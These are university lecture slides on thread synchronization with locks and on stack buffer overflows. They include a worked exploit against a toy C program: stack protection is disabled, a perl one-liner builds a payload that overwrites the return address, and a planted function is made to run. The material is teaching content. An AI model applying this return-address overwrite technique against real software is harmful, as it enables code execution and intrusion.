456: Network-Centric Programming

Yingying (Jennifer) Chen

Web: https://www.winlab.rutgers.edu/~yychen/
Email: yingche@scarletmail.rutgers.edu

Department of Electrical and Computer Engineering
Rutgers University

Thread Synchronization Review: "Two much milk"


- Great thing about OS's – analogy between problems in OS and problems in real life
- Example: People need to coordinate:

Time	Person A	Person B
3:00	Look in Fridge. Out of milk	
3:05	Leave for store	
3:10	Arrive at store	Look in Fridge. Out of milk
3:15	Buy milk	Leave for store
3:20	Arrive home, put milk away	Arrive at store
3:25		Buy milk
3:30		Arrive home, put milk away

Thread Synchronization Review: "Two much milk" – solution #1

- Use a note to avoid buying too much milk:
  - Leave a note before buying (like "lock")
  - Remove note after buying (like "unlock")
  - Don't buy if noted (wait)
- Suppose a computer tries this:

```
if (noMilk) {
    if (noNote) {
        leave note;
        buy milk;
        remove note;
    }
}
```



- **Result?**
- – Could be too much milk!
- – Thread can get context switched after checking milk and note but before buying milk!

Thread Synchronization Review: "Two much milk" – solution #2

- How about labeled notes?
- – Now we can leave note before checking
  - Algorithm looks like this:

Thread A

```
leave note A;
if (noNote B) {
   if (noMilk) {
      buy Milk;
   }
}
remove note A;
```

Thread B

```
leave note B;
if (noNoteA) {
   if (noMilk) {
      buy Milk;
   }
}
remove note B;
```

- **Result?**
- Possible for neither thread to buy milk

– Context switches at exactly the wrong times can lead each to think that the other is going to buy

Thread Synchronization Review: "Two much milk" – solution #3

- Here is a possible two-note solution:

Thread A

```
leave note A;
while (note B) { //X
   do nothing;
}
if (noMilk) {
   buy milk;
}
remove note A;
```

Thread B

```
leave note B;
if (noNote A) { //Y
   if (noMilk) {
      buy milk;
   }
}
remove note B;
```

- Does this work? Yes. Both can guarantee that:
  - It is safe to buy, or
  - Other will buy, ok to quit
- At X:
  - if no note B, safe for A to buy,
  - otherwise wait to find out what will happen
- At Y:
  - if no note A, safe for B to buy
  - Otherwise, A is either buying or waiting for B to quit

Thread Synchronization Review: "Two much milk" – solution #3 Discussion

- Our solution protects a single "**Critical-Section**" piece of code for each thread:

```
if (noMilk) {
    buy milk;
}
```

- Solution #3 works, but it's really unsatisfactory
  - Really complex – even for this simple an example
  - A's code is different from B's – what if lots of threads?

- – While A is waiting, it is consuming CPU time
  » This is called "busy-waiting"
  » technique in which a process repeatedly checks to see if a condition is true.

Thread Synchronization Review: "Two much milk" – solution #4

- Assume some implementation of a lock.
  - Lock.Acquire() – wait until lock is free, then grab
    e.g., pthread_mutex_lock()
  - Lock.Release() – Unlock, waking up anyone waiting
    e.g., pthread_mutex_unlock()
- If two threads are waiting for the lock and both see it's free, only one succeeds to grab the lock
- Then, our milk problem is easy:

```
milklock.Acquire();
if (nomilk)
    buy milk;
milklock.Release();
```

- The section of code between Acquire() and Release() called a "Critical Section"

Buffer Overflow Exploits

One of the most common security problems, caused by sloppy programming

Buffer Overflow Vulnerability

- Need to allocate buffers to store any local variables
- This buffer size is allocated on the stack along with the state information, such as saved register values and return addresses.
- If the size of local variables exceeds the buffer size, it will cause buffer overflow

Buffer Overflow Vulnerability

- C program does not perform any bounds checking for array references
- May lead to serious program errors
  - Access any buffer outside of it's allocated memory space
  - Can cause read/write of bytes of some other variable.
  - The state stored on the stack gets corrupted by a write to an out-of-bounds array element
  - Modify the return address

Example (Sample implementation of gets()): lecture_9_code/gets_example/gets_example.c

```
#include <stdio.h>
/*This example copies the input string to the location designated by s and
echoes the string back to standard output*/
char *gets(char *s)      /* Sample implementation of library function gets() */
{
    int c;
    char *dest = s;
    int gotchar = 0; /* Has at least one character been read? */
    while ((c = getchar()) != '\n' && c != EOF) {
        * dest++ = c; /* No bounds checking! */
        gotchar = 1;
    }
    * dest++ = '\0'; /* Terminate string */
    printf("String is copied to location starting at %p successfully.\n", s);
   if (c == EOF && !gotchar)
        return NULL; /* End of file or error */
    return s;
}
```

Example (Sample implementation of gets()): lecture_9_code/gets_example/gets_example.c

```
/* Read input line and write it back */
void echo()
{
    char buf[8]; /* A small buffer with 8 characters long! */
    printf("Input the string:\n");
    gets(buf);   /*Get the input string, no string length check*/
    printf("Output the string:\n");
    puts(buf);
}

int main()
{
    echo();
    return 0;
}
```

Terminal

```
$ ./main
```

The C program seems to be correct.
What about the output?

Output

- ./main
- 12345

```
Input the string:
12345
String copied to location starting at 0x7fffbb3cbc40 successfully
Echo back the string:
12345
```

Out-of-bounds Write Caused by gets()

- ./main
- 123456789

```
Input the string:
123456789
String copied to location starting at 0x7ffc8b0deaa0 successfully
Echo back the string:
123456789
*** stack smashing detected ***: ./main terminated
Aborted (core dumped)
```

- gets() cannot determine whether sufficient space has been allocated to hold the entire string
- Cause out-of-bounds write though the compiling of the C program shows no error

objdump

- A program for displaying various information about object files
- objdump [options] objfile
- Can be used as a disassembler to view an executable in assembly form.
  - Using -d option

Example: objdump -d main

- Good for us to understand the possible misbehavior of the program at the machine-code level

Display Assembler Contents of the Executable main

- objdump –d main
  - For example, display the binaries and the assembly codes of the echo() function
  - The output may vary

```
08048540 <echo>:
8048540:       55                      push   %ebp
8048541:       89 e5                   mov    %esp,%ebp
8048543:       83 ec 18                sub    $0x18,%esp
8048546:       65 a1 14 00 00 00       mov    %gs:0x14,%eax
804854c:       89 45 f4                mov    %eax,-0xc(%ebp)
804854f:       31 c0                   xor    %eax,%eax
8048551:       83 ec 0c                sub    $0xc,%esp
8048554:       8d 45 ec                lea    -0x14(%ebp),%eax
8048557:       50                      push   %eax
8048558:       e8 6e ff ff ff          call   80484cb <gets_sample>
804855d:       83 c4 10                add    $0x10,%esp
8048560:       83 ec 0c                sub    $0xc,%esp
8048563:       8d 45 ec                lea    -0x14(%ebp),%eax
8048566:       50                      push   %eax
8048567:       e8 34 fe ff ff          call   80483a0 <puts@plt>
804856c:       83 c4 10                add    $0x10,%esp
804856f:       90                      nop
8048570:       8b 45 f4                mov    -0xc(%ebp),%eax
8048573:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
804857a:       74 05                   je     8048581 <echo+0x41>
804857c:       e8 0f fe ff ff          call   8048390 <__stack_chk_fail@plt>
8048581:       c9                      leave
8048582:       c3                      ret
```

Display Assembler Contents of the Executable main

- objdump –d main

  - For example, display the binaries and the assembly codes of the main() function
  - The output may vary

```
08048583 <main>:
 8048583:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048587:       83 e4 f0                and    $0xfffffff0,%esp
 804858a:       ff 71 fc                pushl  -0x4(%ecx)
 804858d:       55                      push   %ebp
 804858e:       89 e5                   mov    %esp,%ebp
 8048590:       51                      push   %ecx
 8048591:       83 ec 04                sub    $0x4,%esp
 8048594:       e8 a7 ff ff ff          call   8048540 <echo>
 8048599:       b8 00 00 00 00          mov    $0x0,%eax
 804859e:       83 c4 04                add    $0x4,%esp
 80485a1:       59                      pop    %ecx
```

Recall the x86 Registers:

- General purpose registers
  - Store calculation results, function returns and addresses
  - eax, ebx, ecx, edx
- Index and pointer registers
  - Used for indexed addressing
  - esi, edi, ebp, eip, esp


Some Registers Being Used

- %ebx: **General purpose register.**
  - Stores calculation results, function returns and addresses

- %esp: **Stack pointer register.**
  - Stores the address of the top of the stack. This is the address of the last element on the stack
  - The stack grows downward in memory (from higher address values to lower address values)
  - Points to the value in stack at the lowest memory address
- %ebp: **Base pointer register.**
  - The %ebp register usually set to %esp at the start of the function
  - Local variables are accessed by subtracting offsets from %ebp
  - Function parameters are accessed by adding offsets to it
- The registers are 4 bytes for the 32-bit system

Note: When compiling for 64-bit system, rip, rbp and rsp are equivalents to the 32-bit eip, ebp and esp

Recall: Divisions of Memory for a C Program



The Assembly Code of echo Function (e.g. in x86 system)


```
1       echo:
2       pushl %ebp
3       movl %esp, %ebp
4       pushl %ebx
```

Save the old %ebp on stack
Will be used after the function return

Old %esp passes the base address of new stack space (for echo()) to %ebp

Save the old %ebx
Will be used after the function return

Stack organization for echo function




- The current %ebx stores some values from caller function

The Assembly Code of echo Function (e.g. in x86 system)

5	subl $20, %esp	Allocate 20 bytes on stack for echo() %esp points to the new top of stack
6	leal - 12(%ebp), %ebx	Compute buf[0] address as %ebp – 12 (4bytes for ebx + 8 bytes for buffer size) Store the buf[0] address to %ebx
7	movl %ebx, (%esp)	%ebx passes the buf[0] address to the top of the stack pointed by %esp

- The current %ebx stores the buf[0] address


Stack organization for echo function



The Assembly Code of echo Function


1	echo:	
8	call gets	Call gets()
9	movl %ebx, (%esp)	%ebx passes the buf[0] address to the stack top pointed by %esp
10	call puts	Call puts()
11	addl $20, %esp	Deallocate the stack space of echo()
12	popl %ebx	Restore %ebx
13	popl %ebp	Restore %ebp
14	ret	Return

Stack organization for echo function



Stack Organization for echo Function

- Character array buf is just below the part of the saved state (e.g., %ebp, %ebx, return address)
- An out-of-bounds write to buf can corrupt the program state.



Example of the state corruption caused by out-of-bounds write

Characters typed	Additional corrupted state
0–7	None
8–11	Saved value of %ebx
12–15	Saved value of %ebp
16–19	Return address
20+	Saved state in caller

Possible Misbehavior of the Program

- The stored value of %ebx is corrupted
  - This register will not be restored properly in line 12
  - The caller will not be able to rely on the integrity of this register
- The stored value of %ebp is corrupted
  - This register will not be restored properly on line 13
  - The caller will not be able to reference its local variables or parameters properly
- The stored value of the return address is corrupted
  - The return instruction in line 14 will cause the program to jump to an unexpected location.
  - For example, run a piece of malicious code

```
1     echo:
12    popl %ebx                    Restore %ebx
13    popl %ebp                    Restore %ebp
14    ret                          Return
```

Example (Buffer overflow attack example): lecture_9_code/attack_example/attack.c

```
#include <stdio.h>

/*This program shows the buffer overflow vulnerability caused by scanf()*/

void maliciousCode()  //This is a malicious code embedded in the program
{
        printf("Congratulations!\n");
        printf("You have entered in the secret malicious code!\n");
        printf("The malicious code is completed!");
}
void echo()   //This is a legitimate program to echo back entered text
{
        char buffer[20];
        printf("Enter some text:\n");
        scanf("%s", buffer);
        printf("You entered: \n %s\n", buffer);
}
```

Example (Buffer overflow attack example): lecture_9_code/attack_example/attack.c

```
int main()
{
        printf("Call the legitimate function");
        echo();
        printf("Complete the legitimate function");
        return 0;
}
```

Terminal
$ ./main

Example (Buffer overflow attack example)

- To compile the attack.c:
  - $ gcc attack.c -o main -fno-stack-protector -m32
  - For this example, the above line is written into Makefile

- -fno-stack-protector disabled the stack protection to allow smashing the stack
- -m32 is to compile the program to 32 bit binary
- To compile the 32 bit binary for 64 bit systems, may need to install the library libc6-dev
  - sudo apt-get install libc6 libc6-dev

Example (Buffer overflow attack example)

- $ ./main

```
Call the legitimate function
Enter text:
TextToEchoBack
You entered:
TextToEchoBack
Complete the legitimate function
```

- The program is executed correctly
- Still exposed to buffer overflow if examined from the assembly code

Example (Buffer overflow attack example): Examine machine-level code

- 0804848b <maliciousCode>
  - The address of the maliciousCode is 0x0804848b

```
0804848b <maliciousCode>:
 804848b:       55                      push   %ebp
 804848c:       89 e5                   mov    %esp,%ebp
 804848e:       83 ec 08                sub    $0x8,%esp
 8048491:       83 ec 0c                sub    $0xc,%esp
 8048494:       68 d0 85 04 08          push   $0x80485d0
 8048499:       e8 b2 fe ff ff          call   8048350 <puts@plt>
 804849e:       83 c4 10                add    $0x10,%esp
 80484a1:       83 ec 0c                sub    $0xc,%esp
 80484a4:       68 e4 85 04 08          push   $0x80485e4
 80484a9:       e8 a2 fe ff ff          call   8048350 <puts@plt>
 80484ae:       83 c4 10                add    $0x10,%esp
 80484b1:       83 ec 0c                sub    $0xc,%esp
 80484b4:       68 08 86 04 08          push   $0x8048608
 80484b9:       e8 92 fe ff ff          call   8048350 <puts@plt>
 80484be:       83 c4 10                add    $0x10,%esp
 80484c1:       90                      nop
 80484c2:       c9                      leave
 80484c3:       c3                      ret
```

Example (Buffer overflow attack example): Examine machine-level code

- 80484c7 sub $0x28, %esp
  - 28 in hex (40 bytes) are reserved for the local variables of echo function
- 80484dd lea -0x1c(%ebp), %eax
  - 1c in hex (28 bytes) are reserved for buffer when we asked for 20 bytes


```
080484c4 <echo>:
 80484c4:       55                      push   %ebp
 80484c5:       89 e5                   mov    %esp,%ebp
 80484c7:       83 ec 28                sub    $0x28,%esp
 80484ca:       83 ec 0c                sub    $0xc,%esp
 80484cd:       68 29 86 04 08          push   $0x8048629
 80484d2:       e8 79 fe ff ff          call   8048350 <puts@plt>
 80484d7:       83 c4 10                add    $0x10,%esp
 80484da:       83 ec 08                sub    $0x8,%esp
 80484dd:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484e0:       50                      push   %eax
 80484e1:       68 35 86 04 08          push   $0x8048635
 80484e6:       e8 85 fe ff ff          call   8048370 <__isoc99_scanf@plt>
 80484eb:       83 c4 10                add    $0x10,%esp
 80484ee:       83 ec 08                sub    $0x8,%esp
 80484f1:       8d 45 e4                lea    -0x1c(%ebp),%eax
 80484f4:       50                      push   %eax
 80484f5:       68 38 86 04 08          push   $0x8048638
 80484fa:       e8 41 fe ff ff          call   8048340 <printf@plt>
 80484ff:       83 c4 10                add    $0x10,%esp
 8048502:       90                      nop
 8048503:       c9                      leave
 8048504:       c3                      ret

08048505 <main>:
 8048505:       8d 4c 24 04             lea    0x4(%esp),%ecx
 8048509:       83 e4 f0                and    $0xfffffff0,%esp
 804850c:       ff 71 fc                pushl  -0x4(%ecx)
```

Example (Buffer overflow attack example)

- 28 bytes are reserved for buffer
  - Right below the stored %ebp (the base pointer of the main function).
- The upper 4 bytes store the %ebp
- The next upper 4 bytes store the return address
  - The address that %eip is going to jump to after the function is completed.


The goal is to change the return address by overflowing the buffer



Example (Buffer overflow attack example)


- Attack objective: generate a payload with the first 32 bytes (28 bytes for the buffer and 4 bytes for %ebp) to be any random characters and the next 4 bytes to be the address of the malicious code to replace the original return address
- Feed the payload to the buffer

The goal is to change the return address by overflowing the buffer



Example (Buffer overflow attack example)

- **Main purpose**: generate a string to store in the buffer and overwrite the return address with the malicious code address to run the malicious code
- The address of maliciousCode is 0x0804848b
- Decide the format of the address (big-endian or little-endian)
- For the little-endian machine, generate the payload (32 characters "x" and 4bytes malicious code address) using the following scripts and store it in the payload file
  - $ perl -e 'print "x"x32 . "\x8b\x84\x04\x08"' > payload.txt
- Feed the payload file to the main binary
  - $ ./main < payload.txt



Example (Buffer overflow attack example)

- $ perl –e 'print “x"x32 . "\x8b\x84\x04\x08"' > payload.txt
- $ ./main < payload.txt

```
Call the legitimate function
Enter text:
You entered:
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Congratulations!
You have entered malicious code!
The malicious code is completed!
Segmentation fault (core dumped)
```

- The return address is changed and the malicious code is executed

Buffer Overflow Attack

- Cause the program to crash
- Make other data corrupted
- Steal some private information
- Run an adversary's own code

Buffer Overflow: Summary

- Common idea
  - Overwrite the stack or a pointer to alter program
- Many variants
  - Inputs
    - Network packets -> O/S network stack, web server, php scripts, ...
    - Images or text on website -> Web browser
  - Actions
    - Gain login access to a server, crash a server, delete files, …

